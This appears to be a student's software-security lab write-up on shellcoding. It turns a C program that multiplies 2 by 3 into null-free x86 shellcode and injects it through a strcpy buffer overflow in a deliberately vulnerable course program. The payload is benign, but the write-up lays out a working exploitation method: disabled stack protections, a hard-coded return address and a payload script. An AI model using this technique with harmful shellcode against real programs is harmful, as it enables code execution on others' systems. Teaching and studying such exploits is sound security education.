Graham Dungan
March 2, 2025
UIN: 332001764


CSCE 413: Software Security
Class 19: Shellcoding

Demonstration Quickstart

The demonstration of the shellcode being run in the classical buffer overflow is available by running `exploit.sh`. This script will run the `vuln` program with a payload containing the shellcode discussed in this assignment.
The payload multiplies two numbers, 2 and 3, and exits with the result. The script will collect this result and display it, presenting that the shellcode in the classical buffer overflow succeeded.
To run this demo,

1. Enter the `Class19` directory.
   `cd Class19`
2. *(Optional)* If the script does not have execution permission, add such permissions.
   `chmod +x ./exploit.sh`
3. Run the `exploit.sh` script.
   `./exploit.sh`

What follows is a screenshot of the output of `exploit.sh`.



Shellcode in C

For this assignment, I have created a program called `shellcode.c`. This program will multiply two numbers, 2 and 3, and returns the result.

```c
#include <stdlib.h>

int main() {
    int a = 2;
    int b = 3;
    exit(a * b);
}
```

This program is located in the `Class19` directory and can be run via `./shellcode`. The result can be examined by running `echo $?`.

Disassembled C Code

`shellcode.c` was compiled with:

```
gcc -m32 -no-pie -fno-stack-protector -z execstack -g -o shellcode shellcode.c
```

To summarize this command, `shellcode.c` was compiled as a 32-bit binary, with fixed addresses in memory, no stack protection, and the ability to execute code on the stack, to the file `shellcode`. To examine if the resulting assembly can be used as shellcode, we will example the object dump via `objdump -d shellcode`.

```
1  08049176 <main>:
2   8049176:   8d 4c 24 04             lea    0x4(%esp),%ecx
3   804917a:   83 e4 f0                and    $0xfffffff0,%esp
4   804917d:   ff 71 fc                push   -0x4(%ecx)
5   8049180:   55                      push   %ebp
6   8049181:   89 e5                   mov    %esp,%ebp
7   8049183:   53                      push   %ebx
8   8049184:   51                      push   %ecx
9   8049185:   83 ec 10                sub    $0x10,%esp
10  8049188:   e8 25 00 00 00          call   80491b2 <__x86.get_pc_thunk.ax>
11  804918d:   05 73 2e 00 00          add    $0x2e73,%eax
12  8049192:   c7 45 f4 02 00 00 00    movl   $0x2,-0xc(%ebp)
13  8049199:   c7 45 f0 03 00 00 00    movl   $0x3,-0x10(%ebp)
14  80491a0:   8b 55 f4                mov    -0xc(%ebp),%edx
15  80491a3:   0f af 55 f0             imul   -0x10(%ebp),%edx
16  80491a7:   83 ec 0c                sub    $0xc,%esp
17  80491aa:   52                      push   %edx
18  80491ab:   89 c3                   mov    %eax,%ebx
19  80491ad:   e8 9e fe ff ff          call   8049050 <exit@plt>
```

In examining the main function, we want to isolate the most important instructions to use for our shellcode. All instructions before line 12 serve to prepare the stack for the execution of the program. Lines 12-13 move literal 2 and 3 onto the stack, and line 14 moves 2 into the `$edx` register. The program then multiplies 2 and 3 on line 15. The remaining instructions save the result by pushing it onto the stack and prepare registers for making the exit system call.

Lines 10-13 (8049188-8049199) contain `\x00` characters that cause strcpy (the memory-unsafe C function used to copy bytes from a buffer in the `vuln` vulnerable program) to escape, as it recognizes them as null terminators. This means we must find a new way of getting 2 and 3 into their respective registers/stack in order to multiply them. Following this program uses exit() to terminate with the result, but we want to use the raw syscall to exit with the result instead.

Code Adjustments

To adjust the assembly, we have transferred the most important statements to an inline assembly function in the C program called `shellcode_inline.c`

```
1  #include <stdio.h>
2
3  int multiply_values() {
4      int result;
5      __asm__(
6          "xor %%eax, %%eax;"  // Clear the eax register (eax = 0)
7          "inc %%eax;"         // Increment eax by 1 (eax = 1)
8          "inc %%eax;"         // Increment eax by 1 (eax = 2)
9          "xor %%ebx, %%ebx;"  // Clear the ebx register (0)
10         "inc %%ebx;"         // Increment ebx by 1 (ebx = 1)
11         "inc %%ebx;"         // Increment ebx by 1 (ebx = 2)
12         "inc %%ebx;"         // Increment ebx by 1 (ebx = 3)
13         "imul %%ebx;"        // Implicity multiply eax (2) by ebx (3), (eax = 6)
14         "mov %%eax, %%ebx;"  // Move the result from eax to ebx (ebx = 6)
15         "xor %%eax, %%eax;"  // Clear the eax register (eax = 0)
16         "inc %%eax;"         // Increment eax by 1 (eax = 1), the syscall number for exit
17         "int $0x80;"         // Make the exit syscall (status is ebx = 6)
18         : "=r"(result)
19         :
20         : "%eax", "%ebx");
21     return result;
22 }
23
24 int main() {
25     int result = multiply_values();
26     printf("The result of the multiplication is: %d\n", result);
27     return 0;
28 }
```

In writing our code in inline-assembly in C we can make quick adjustments in order to avoid `\x00` null terminating characters. This avoids `\x00` by XOR-ing registers with themselves to "clean" the register (set all bits to 0). It then makes individual increments to each register, setting the values of eax and ebx to 2 and 3, respectively.

The part of code that was changed the most was the convention of exiting the program. Instead of making a call to `exit@plt`, this script stores the result in the ebx register, sets the eax register to 1, and makes a system call via `int $0x80$`. Setting eax to 1 acts as an argument for the system call on line 17 and invokes an exit of the program with ebx as its exit value. It follows that the shellcode will exit in whatever program it is run in with the result of the multiplication.

Transforming into Shellcode

Transforming this code into shellcode is done by selecting bytes that represent the instructions of which we want to execute. This program can be run just as before with `./shellcode_inline` and its exit status, 6, can be examined with `echo $?`. We can get the object dump of our `shellcode_inline.c` file via,

```
objdump -d shellcode_inline
```

```
1  08049176 <multiply_values>:
2   8049176:   55                      push   %ebp
3   8049177:   89 e5                   mov    %esp,%ebp
4   8049179:   53                      push   %ebx
5   804917a:   83 ec 10                sub    $0x10,%esp
6   804917d:   e8 6b 00 00 00          call   80491ed <__x86.get_pc_thunk.ax>
7   8049182:   05 7e 2e 00 00          add    $0x2e7e,%eax
8   8049187:   31 c0                   xor    %eax,%eax
9   8049189:   40                      inc    %eax
10  804918a:   40                      inc    %eax
11  804918b:   31 db                   xor    %ebx,%ebx
12  804918d:   43                      inc    %ebx
13  804918e:   43                      inc    %ebx
14  804918f:   43                      inc    %ebx
15  8049190:   f7 eb                   imul   %ebx
16  8049192:   89 c3                   mov    %eax,%ebx
17  8049194:   31 c0                   xor    %eax,%eax
18  8049196:   40                      inc    %eax
19  8049197:   cd 80                   int    $0x80
20  8049199:   89 55 f8                mov    %edx,-0x8(%ebp)
21  804919c:   8b 45 f8                mov    -0x8(%ebp),%eax
22  804919f:   8b 5d fc                mov    -0x4(%ebp),%ebx
23  80491a2:   c9                      leave
24  80491a3:   c3                      ret
```

Once again, many of these instructions are for stack management. Lines 8-19 contain the inline instructions as expressed in the `shellcode_inline.c`. It follows that we can select the corresponding bytes to create the desired shellcode string.

```
31 c0 40 40 31 db 43 43 43 f7 eb 89 c3 31 c0 40 cd 80
```

Shellcode in Overflow

Using `vuln`, a simple C program that is vulnerable to buffer overflow because of the strcpy function, we can demonstrate the effectiveness of running this shellcode. Using the script `payload.py`, we can use its search mode via `./payload.py search` to help look for the return address of the function (which is at `0xffffdd8c`) such that we can modify the return address to execute the shellcode. Running `vuln` with the payload script and reduced environment variables (with `env -i`),

```
env -i ./vuln "$(python3 ./payload.py 0xffffdd8c)$"
```

we can then run `echo $?` to examine the exit status of the program.

```
❯ env -i ./vuln "$(python3 payload.py 0xffffdd8c)"
❯ echo $?
6
```

It is seen that the shellcode has forcibly exited the program early and returned the result of 2 times 3 as its exit status.